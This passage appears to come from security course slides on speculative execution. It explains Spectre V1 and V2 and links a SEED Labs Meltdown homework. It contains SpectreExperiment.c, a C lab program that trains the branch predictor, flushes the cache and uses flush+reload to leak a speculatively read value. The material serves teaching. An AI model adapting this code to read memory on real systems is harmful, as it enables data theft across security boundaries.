
    reloadSideChannel();
    return 0;
}
```

# Optional HW

[https://seedsecuritylabs.org/Labs\\_20.04/Files/Meltdown\\_Attack/Meltdown\\_Attack.pdf](https://seedsecuritylabs.org/Labs_20.04/Files/Meltdown_Attack/Meltdown_Attack.pdf)

# More examples on Out-of-order execution

```
data = 0;  
if (x < size)  
{  
    data = data + 5;  
}
```



# From **out-of-order** execution to **speculative** execution

The ability to issue instructions past branches that are yet to resolve is known as speculative execution.

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
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## Conditional branch misprediction

```
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    y = array2[array1[x] * 4096];
```



# Spectre V2

Indirect branches can be poisoned by an attacker and the resulting misprediction of indirect branches can be exploited to read arbitrary memory from another context.

# **A design flaw leads to Spectre**

Even though registers and memory will be reverted back to the original state if the speculative execution is discarded, the cache will not be reverted.

Listing 3: SpectreExperiment.c

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void victim(size_t x)
{
    if (x < size) {
        temp = array[x * 4096 + DELTA];
    }
}

int main()
{
    int i;

    // FLUSH the probing array
    flushSideChannel();

    // Train the CPU to take the true branch inside victim()
    for (i = 0; i < 10; i++) {
        victim(i);
    }

    // Exploit the out-of-order execution
    _mm_clflush(&size);
    for (i = 0; i < 256; i++)
        _mm_clflush(&array[i*4096 + DELTA]);
    victim(97);

    // RELOAD the probing array
    reloadSideChannel();
    return (0);
}
```

# *Oreo*: Protecting ASLR Against Microarchitectural Attacks

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